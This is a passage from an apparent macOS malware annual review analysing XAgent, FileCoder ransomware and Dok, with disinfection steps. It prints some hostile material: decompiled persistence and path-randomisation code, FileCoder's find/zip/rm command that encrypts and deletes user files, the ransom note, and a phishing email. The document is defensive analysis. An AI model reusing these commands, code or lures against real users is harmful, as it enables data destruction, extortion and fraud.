2. Remove the malicious launch agent plist file com.Eltima.UpdaterAgent.plist

3. Remove the malware's persistent binary: /Library/.rand/updateragent.app

XAgent:


XAgent	
found:	Feburary, BitDefender/PaloAlto Networks
infection:	via OSX/Komplex
features:	fully-featured backdoor with a propensity for 'intel-related' data (e.g. iOS backups, etc.)
disinfection:	kill process (and remove OSX/Komplex)
writeups:	• "XAgentOSX: Sofacy's XAgent macOS Tool" (PaloAlto Networks) • "OSX/Proton.B, a brief analysis, at 6 miles up" (P. Wardle/Objective-See) • "Dissecting the APT28 Mac OS X Payload" (BitDefender)

OSX/XAgent is APT28/Fancy Bear's fully-featured 2nd-stage macOS implant, installed via a 1st-stage implant, OSX/Komplex.

infection:

In late 2016, PaloAlto Networks discovered a new macOS backdoor, OSX/Komplex, that was "associated with the Sofacy group [APT28]". In their writeup titled, [Sofacy's 'Komplex' OS X Trojan]() they described it's infection vector, persistence, and features, noting amongst other things: "it is capable of downloading additional files...".

I discussed Komplex both in the Objective-See ["Mac Malware of 2016"]() blog post, as well as in an [RSA talk]() on the same topic:



During my presentation, I noted that it seemed reasonable to assume that Komplex (which is rather a basic piece of malware), was simply a 1st-stage implant that likely downloaded and executed a 2nd-stage (more feature-complete), implant on targets of interest. With the discovery of XAgent, this was largely confirmed! Specifically BitDefender who performed a rather indepth analysis on XAgent state:

"*[the Komplex payload] is the final component of the Komplex malware, with the sole purpose of downloading and executing a file, as requested by the C&C servers.*

In other words, Komplex is an APT28/Sofacy component that can be distributed via email, disguised as a PDF document, to establish a foothold in a system. Once it infects the host, it can download and run the next APT28/Sofacy component, which - to the best of our knowledge - is the XAgent malware...

Our assumption is guided by hard evidence included in the binary. Our forensics endeavor revealed a number of indicators that made us think XAgent was distributed via Komplex malware

"

PaloAlto Networks also echos this noting: "*We believe it is possible that Sofacy uses Komplex to download and install the XAgentOSX tool to use its expanded command set on the compromised system.*"

Thus in other words, XAgent may not have an independent infection vector, but instead relies on OSX/Komplex infections.

persistence:

As of yet, I have not uncovered anything that indicates that XAgent actually persists. None of the analysis reports (from the AV companies) mentions persistence, and reversing the malware's binary doesn't reveal any (apparent) persistence logic. Could this means its persistence mechanism just hasn't been figured out yet? Possibly. However, I think there may be a more plausible answer, that involves XAgent's relationship with Komplex

Recall that XAgent is downloaded and executed by Komplex. That is to say, it is dependent on Komplex, at least in terms of getting onto macOS systems. Now, Komplex is persistent, via the Launch Agent ~/Library/LaunchAgents/com.apple.updates.plist file:

```
$ cat ~/Library/LaunchAgents/com.apple.updates.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.apple.updates</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/Shared/.local/kextd</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
...
```

As the RunAtLoad key is set to true, each time an infected system is rebooted, Komplex (/Users/Shared/.local/kextd), will be automatically (re)executed by the OS. Once Komplex is running, it will check in with it's command & control servers. Depending on the configuration of these servers or tasking from the remote attackers, a command to restart XAgent could perhaps be issued. Or, Xagent could be fully (re)downloaded and (re)executed. This approach would minimize the footprint of XAgent, as persistence events (i.e. the creation of a Launch Agent plist file) is both 'noisy' and trivial to detect.

Another scenario that could explain the lack of persistence may be that the attackers did not need (nor want) XAgent to persist. Running it once (via Komplex), collecting all data of intelligence value, then (possibly) issuing a command to delete the XAgent binary would certainly reduce the likelyhood of its detection. As 2nd-stage implants such as XAgent usually represent a significant development effort (both in terms of time and cost), attackers will often take steps (such as uploaded/execute/delete) to prevent their detection and ensure their longevity!

features:

XAgent is a fully-featured macOS backdoor, with a propensity for the collection of data that may hold intelligence value. For example, dumping the Objective-C class information via jtool, we see classes and methods responsible for keylogging, app injection, screen capturing, password stealing, and even discovery of iOS backups:

```
$ ./jtool -d objc -v XAgent

@interface Keylogger
/* 0 - 0x100010708 */ - init;
/* 1 - 0x1000108f2 */ - initEventTapAndStartRunLoop;
/* 2 - 0x1000109fa */ - setAccessibilityApplication;
...
/* 7 - 0x100010e80 */ - start;
/* 8 - 0x100010fad */ - stop;
...
/* 11 - 0x100011030 */ - sendLog;
...

@interface InjectApp
/* 0 - 0x10000fb18 */ - init;
/* 1 - 0x10000fb45 */ - isInjectable:;
```

/* 2 - 0x10000fbe3 */ - sendEventToPid:;
/* 3 - 0x10000fdff */ - injectRunningApp;

@interface **ScreenShot** /* 0 - 0x100015c38 */ - takeScreenShot;
/* 1 - 0x100015c97 */ - convertImageToData:;
/* 2 - 0x100015dc4 */ - takeScreenShotImage;

@interface **Password** /* 0 - 0x10001662d */ - init;
...
/* 4 - 0x100016dcb */ - getFirefoxPassword;

@interface MainHandler
...
/* 11 - 0x10000b9d7 */ - **showBackupIosFolder;**

@interface RemoteShell
...
/* 5 - 0x100018ccd */ - **checkBackupIosDeviceFolder**;

Taking a peak at the malware's decompilation for the 'checkBackupIosDeviceFolder' method reveals it invoking popen to execute ls -la ~/Library/Application\ Support/MobileSync/Backup/. This will, as its name suggests, check (or list) and iOS backups stored on the infected Mac. Obviously iOS backups contain an (unparalled?) wealth of data and information!

```
void * -[RemoteShell checkBackupIosDeviceFolder](void * self, void * _cmd) {
  ...
  rbx = popen("ls -la ~/Library/Application\ Support/MobileSync/Backup/", "r");
```

Note: for an interesting connection between XAgent and the Italian HackingTeam, see Objective-See's blog post, From Italy With Love? Finding HackingTeam Code in Russian Malware.

In terms of other features, as shown in BitDefender's report, "Dissecting the APT28 Mac OS X Payload", XAgent unsurprisingly also supports more prosaic commands:

Command Value	Command char	Module	Action
101	e	InfoOS	getOsInfo
102	f	InfoOS	getProcessList
103	g	RemoteShell	executeShellCommand
104	h	RemoteShell	getInstalledApps
105	i	RemoteShell	checkBackupIosDeviceFolder
106	j	FileSystem	downloadFileFromPath
107	k	FileSystem	createFileInSystem
108	l	FileSystem	executeFile
109	m	FileSystem	deleteFile
110	n	ScreenShot	takeScreenShot
111	o	ScreenShot	Start screenShotLoop
112	p	ScreenShot	Stop screenShotLoop
116	t	Password	getFirefoxPassword
117	u	FTP	uploadFile:urlServer:userName:password:
118	v	FTP	stopOperation
119	w	FileSystem	readFiles

disinfection:

As XAgent does not appear to persist itself, removing it simply involves terminating the backdoor and deleting its binary. Unfortunately, the malware contains logic to generate a random path and name for itself, so figuring out the location of the backdoor at first, seems complicated. Below is the decompilation of the generateRandomPathAndName method, which is responsible for implementing this logic:

```
void * +[Launcher generateRandomPathAndName](void * self, void * _cmd) {

  r15 = [NSArray arrayWithObjects:@"kshd", @"paxs", @"exprd", @"rcp", @"sync", @"kex", @"zsc",
       @"scpo", @"ddl", @"update", @"zsg", @"rep", @"skgc", ..."];

    var_38 = r15;
  rax = [NSArray arrayWithObjects:@".localized", @".com.apple.kshd", @".com.apple.erx",
       @".com.apple.fsg", @".com.apple.ulk", @".com.apple.wsat", ..., 0x0];

  r14 = [rax count];
  var_40 = [r15 count];
  r15 = NSHomeDirectory();
  r14 = [rax objectAtIndex:[Launcher randomInteger:0x0 max:r14]];
  r12 = [NSString stringWithFormat:@"%@/Library/Assistants/.local/%@", r15, r14];
  rbx = [NSFileManager defaultManager];
  [rbx createDirectoryAtPath:r12 withIntermediateDirectories:0x1 attributes:0x0 error:0x0];
  rbx = [var_38 objectAtIndex:[Launcher randomInteger:0x0 max:var_40]];
  r14 = [NSString stringWithFormat:@"%@/%@", r12, rbx];
  return rax;
}
```

As can be seen, the malware will randomly generate a (sub)directory and name for itself. However as the path is not fully randomized (i.e. it starts with ~/Library/Assistants/.local/), one can simply look for a running process who's path is prefixed with that directory.

Since ~/Library/Assistants/.local/ is a non-standard directory created by the malware, if one is infected there should only be a single running process running out of this directory:

```
$ ps aux | grep -i /Library/Assistants/.local
user 666 /Users/user/Library/Assistants/.local/.com.apple.kshd/mpil
```

Kill this process (e.g. kill -9 666), and delete the ~/Library/Assistants/.local/ directory to cleanup an XAgent infection.

As noted though, XAgent is dependent Komplex. Thus, if an XAgent infection is found, check for Komplex as well (details here).

FileCoder (FindZip/Patcher):

FileCoder (FindZip/Patcher)	
found:	Feburary, ESET
infection:	Fake 'Patcher' Applications
features:	file encryption for ransom
disinfection:	terminate application

FileCoder (FindZip/Patcher)	
writeups:	"New crypto-ransomware hits macOS" (ESET)

This poorly coded piece of macOS ransomware, encrypts all user files with (pseudo)randomly generated encryption key that is neither saved, nor transmitted to the remote attacker. Fortunately a 'known plaintext attack' can decrypt ransomed files!

infection:

It's a well known 'security mantra' that running apps related to pirating software is a terrible idea! And FileCoder (FindZip/Patcher) is a perfect example of why. Distributed via BitTorrent distro sites, this malware masquerades as software able to crack (or patch) popular applications, such as Adobe Premiere Pro and Microsoft Office.

In their report, "New crypto-ransomware hits macOS", ESET researchers provide the following screen shot of the malware ("ostensibly an application for pirating popular software"):

Adobe Premiere Pro Cc 2017 Crack [mac Osx].torrent

Download This Torrent

To start this download, you need a free bitTorrent client like **µTorrent**

Informations

Bookmark this torrent

Seeds	118
Peers	23
Size	2.26 MB
Age	1 month ago
Date	Sunday 15 January 2017
Comments	0
Category	Software > Mac

If the user downloads and attempts to run the application (for example to crack Adobe or Microsoft products), Gatekeeper should block the malware. This is due to the fact, that though the malware is signed it is done so 'ad-hoc' - meaning it is not signed by Apple (or by an Apple Developer ID). This can be seen via jtool:

```
$ ./jtool --sig "Office 2016 Patcher.app/Contents/MacOS/Office 2016 Patcher"
Blob at offset: 43776 (9936 bytes) is an embedded signature
Code Directory (339 bytes)
  Version: 20100
  Flags: adhoc (0x2)
  CodeLimit: 0xab00
  Identifier: NULL.prova (0x30)
  CDHash: 0d35855003ce4f920addb805fb240786443169c4 (computed)
```

Or, if one prefers a UI application to view signing information, my WhatsYourSign Finder extension, will display this information as well:

Now, if the user disables Gatekeeper, or explicitly agrees to allow the malicious application to execute, they will become infected.

persistence:

As is often the case with ransomware, which has no need to persist (it simply encrypts users' files, then exits), FileCoder makes no effort to install itself persistently. From the malware author's point of view, avoding the need to persist simplifies the malware creation process.

features:

FileCode does one thing; encrypt user files for ransom. When executed it display a window with a 'START' button:

Clicking this button executes the function, sub_100001f50. Extracting strings from this massive function reveals its likely purpose; encrypting user files:

```
Press START button to crack/patch Office 2016
Patching Office Please Wait
Process 0/3
/Documents/README!.txt
...
/usr/bin/find
-iname
README!.txt-print
exec
touch
-mt
201002130000
{}
;
/Users/
-not
zip
-0
-P
{}.crypt
rm
Patching Office Please Wait
It may take up to 10 minutes
Process 1/3
/Desktop/README
/Desktop/HOW_TO_DECRYPT
/Desktop/DECRYPT
-maxdepth
Patching Office Please Wait
It may take up to 10 minutes
Process 2/3
/Volumes/
/usr/bin/diskutil
secureErase
freespace
DONE!
Read the README.txt file on your Desktop!
```

Running a process monitor (such as my open-source ProcInfo tool), confirms the malware's malicious behavior. Specifically we can see it executing the built-in find utility to, well, find user files, then executing the zip utilty, with the -P flag create a password protected zip file (password here, gpcwPophFOZQjMDUnfQoqv9Ry):

```
# ./procInfo
process start:
  pid: 1258
  path: /usr/bin/find
  user: 501
  args: (
    "/usr/bin/find",
    "/Users/",
    "-not",
    "-iname",
```

```
    "README!.txt",
    "-print",
    "-exec",
    zip,
    "-0",
    "-P",
    gpcwPophFOZQjMDUnfQoqv9Ry,
    "{}.crypt",
    "{}",
    ";",
    "-exec",
    rm,
    "{}",
    ";",
    "-exec",
    touch,
    "-mt",
    201002130000,
    "{}.crypt",
    ";"
)
```

Once the ransomware as encrypted user files (under /Users and /Volumes), a README!.txt can be found on the desktop. Opening this, reveals the ransom instructions:

README-!.txt

```
NOT YOUR LANGUAGE? USE https://translate.google.com

What happened to your files ?
All of your files were protected by a strong encryption method.

What do I do ?

So , there are two ways you can choose: wait for a miracle or start obtaining BITCOIN NOW! , and
restore YOUR DATA the easy way
If You have really valuable DATA, you better NOT WASTE YOUR TIME, because there is NO other way to
get your files, except make a PAYMENT

FOLLOW THESE STEPS:
1) learn how to buy bitcoin https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
2)send 0.25 BTC to 1EZrvz1kL7SqfemkH3P1VMtomYZbfhznkb
3)send your btc address and your ip (you can get your ip here https://www.whatismyip.com) via mail
to rihofoj@mailinator.com
4)leave your computer on and connected to the internet for the next 24 hours after payment, your
files will be unlocked. (If you can not wait 24 hours make a payment of 0.45 BTC your files will
be unlocked in max 10 minutes)

KEEP IN MIND THAT YOUR DECRYPTION KEY WILL NOT BE STORED ON MY SERVER FOR MORE THAN 1 WEEK SINCE
YOUR FILE GET CRYPTED,THEN THERE WON'T BE ANY METHOD TO RECOVER YOUR FILES, DON'T WASTE YOUR TIME!
```

As the key generated to encrypt the user files is generated (pseudo)randomly and neither stored or transmitted to the remote attacker, the file won't be 'decryptable' even if the user pays the bitcoin ransom.

Luckily, Sophos describes a trivial method to decrypt the ransomed files! In short, the encryption scheme used by zip to create password protected archives, is suspectible to a known plaintext attack. Since the malware 'depends' on zip to encrypt the user files, the whole ransoming scheme falls apart. Win one for the users!

disinfection:

As the malware doesn't persist, there really isn't much to do to disinfect a system besides terminate and delete the ransomware:

$ ps aux | grep Patcher
user 1155 ~/Desktop/Office 2016 Patcher.app/Contents/MacOS/Office 2016 Patcher

$ kill -9 1155

Of course by this time, (if the ransomware is already running) it's likely too late!


Dok (Retefe)	
found:	April, CheckPoint
infection:	emails campaign with malware attached
features:	web traffic MitM (to steal banking info)
disinfection:	remove login item or launch agent(s)
writeups:	• "OSX Malware is Catching Up & wants to Read Your HTTPS Traffic" (CheckPoint) • "New OSX.Dok malware intercepts web traffic" (MalwareBytes)

A macOS port of Windows 'Retefe' banking trojan, this malware installs a malicious proxy server to Man-in-the-Middle (MitM) all web traffic in order to sniff out victims' bank credentials and manipulate traffic to gain access to financial accounts.

infection:

As noted by the security researchers at CheckPoint who originally discovered OSX/Dok (read their writeup here), Dok targets users via an email: "[Dok] is the first major scale malware to target OSX users via a coordinated email phishing campaign."

Below is a screen-capture of one such phishing email, targeting German users (image credit CheckPoint):



From Stefan Bormann <>
Subject **Fragen zu der Steuererklarung**
To
26-04-2017 00:00

Guten Tag, mein Name ist Stefan Bormann, ich bin Steuerpr"ufer von Ihrem Bezirk. Es haben sich einige Fragen zu Ihrer Steuererkl"arung ergeben. Dieses Dokument enth"alt eine Liste von Fragen zu Ihrer Steuererkl"arung sowie meine Telefonnummer. Mit freundlichen GR"USSEN, Stefan Bormann Eidgen"ossische Steuerverwaltung Diese Nachricht und jegliche Anlagen sind vertraulich und unter Umst"anden geheim oder anderweitig vor einer Offenlegung gesch"utzt. Falls Sie nicht der beabsichtigte Empf"anger sind, ist es Ihnen nicht gestattet, diese Nachricht oder eine Anlage zu kopieren oder ihren Inhalt gegen"uber irgendwelchen anderen Personen offenzulegen. Falls Sie diese Nachricht versehentlich erhalten haben, setzen Sie den Absender bitte umgehend davon in Kenntnis, und l"oschen Sie die Nachricht und jegliche Anlagen aus Ihrem System. Ihre personenbezogenen Daten werden nicht ohne Ihre ausdr"uckliche Zustimmung mit Dritten ausserhalb des Konzerns geteilt. Alle diese datenempfangenden Stellen gew"ahrleisten die Einhaltung des Datenschutzes und der Datensicherheit. F"ur die Online-Bestellung bzw. den Kauf gewisser Dienstleistungen und Produkte ist die Angabe und Registrierung Ihrer Personendaten unumg"anglich.. Nur so ist es m"oglich, dass Sie auf Ihr Kundencenter zugreifen k"onnen oder die estv Ihnen die Rechnungen zustellen kann.
Guten Tag,
mein Name ist Stefan Bormann, ich bin Steuerpr"ufer von Ihrem Bezirk.
Es haben sich einige Fragen zu Ihrer Steuererkl"arung ergeben.
Dieses Dokument enth"alt eine Liste von Fragen zu Ihrer Steuererkl"arung sowie meine Telefonnummer.


Mit freundlichen GR"USSEN,

Stefan Bormann


Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Eidgen"ossische Steuerverwaltung

Attached to the malicious emails, is a zip file (Dokument.zip), that contains the malware. Users that naively believe the instructions in the email and unzip Dokument.zip, will find a single file named Dokument:



By using a (rather pixelated) icon that mimics Apple's 'Preview' application, that attacker clearly hopes to trick the user to opening this file. By using [WhatsYourSign](https://objective-see.com/products/whatsyoursign.html) we can see this file is *not* a document, but in fact a signed application (though now Apple has revoked the certificate):



If the user opens the application, and clicks thru the standard "*is an application downloaded from the Internet. Are you sure you want to open it?*" warning dialog, they will become infected.

persistence:

Somewhat interestingly, OSX/Dok persists in two phases. First as a Login Item, then as Launch Agents.


When Dok is (naively) launched by the user, it will executed logic to persist as a Login Item. As their name implies, Login Items will execute an application when the user logs in. Apple describes how to create a Login Item both manually and programmatically.

To persist itself as a Login Item, Dok will invoke the AddLoginScript method:


```
void -[AppDelegate AddLoginScript](void * self, void * _cmd) {

  r14 = [NSDictionary new];
  r15 = [[NSString stringWithFormat:@"tell application \"System Events\" to make
      login item at end with properties {path:\"%@\"}", self->needLocation] retain];
  rbx = [[NSAppleScript alloc] initWithSource:r15];
  var_28 = r14;
  [rbx executeAndReturnError:&var_28];
  return;
}
```

As can be seen in the AddLoginScript decompilation, Dok utilizes AppleScript to create the Login Item. This approach is somewhat simpler than adding a Login Item purely via APIs (such as SMLoginItemSetEnabled).

The installed Login Item will show up in the UI (image credit CheckPoint):



In order to elevate its privileges to persist its payload (described below), Dok displays a fake (full-screen) update window that contains a single 'Update All' button. When this button is clicked, the malware will display an authorization dialog:



It's likely that the user will enter their credentials at some point, since as noted by Thomas Reed: "*[the screen will] remain*

stubbornly on the screen and will come back on restart".

Armed with the user's credentials the malware will perform various nefarious actions, including the creation of two persistent Launch Agents property lists: com.apple.Safari.pac.plist and com.apple.Safari.proxy.plist. The code for this can be found in the InstallTor method:

```
void -[AppDelegate InstallTor](void * self, void * _cmd) {

    rbx = [[var_38 stringByAppendingPathComponent:@"com.apple.Safari.pac",
          @"/usr/local/bin/socat", r8];
    r14 = [[rbx stringByAppendingPathExtension:@"plist", @"/usr/local/bin/socat", r8];


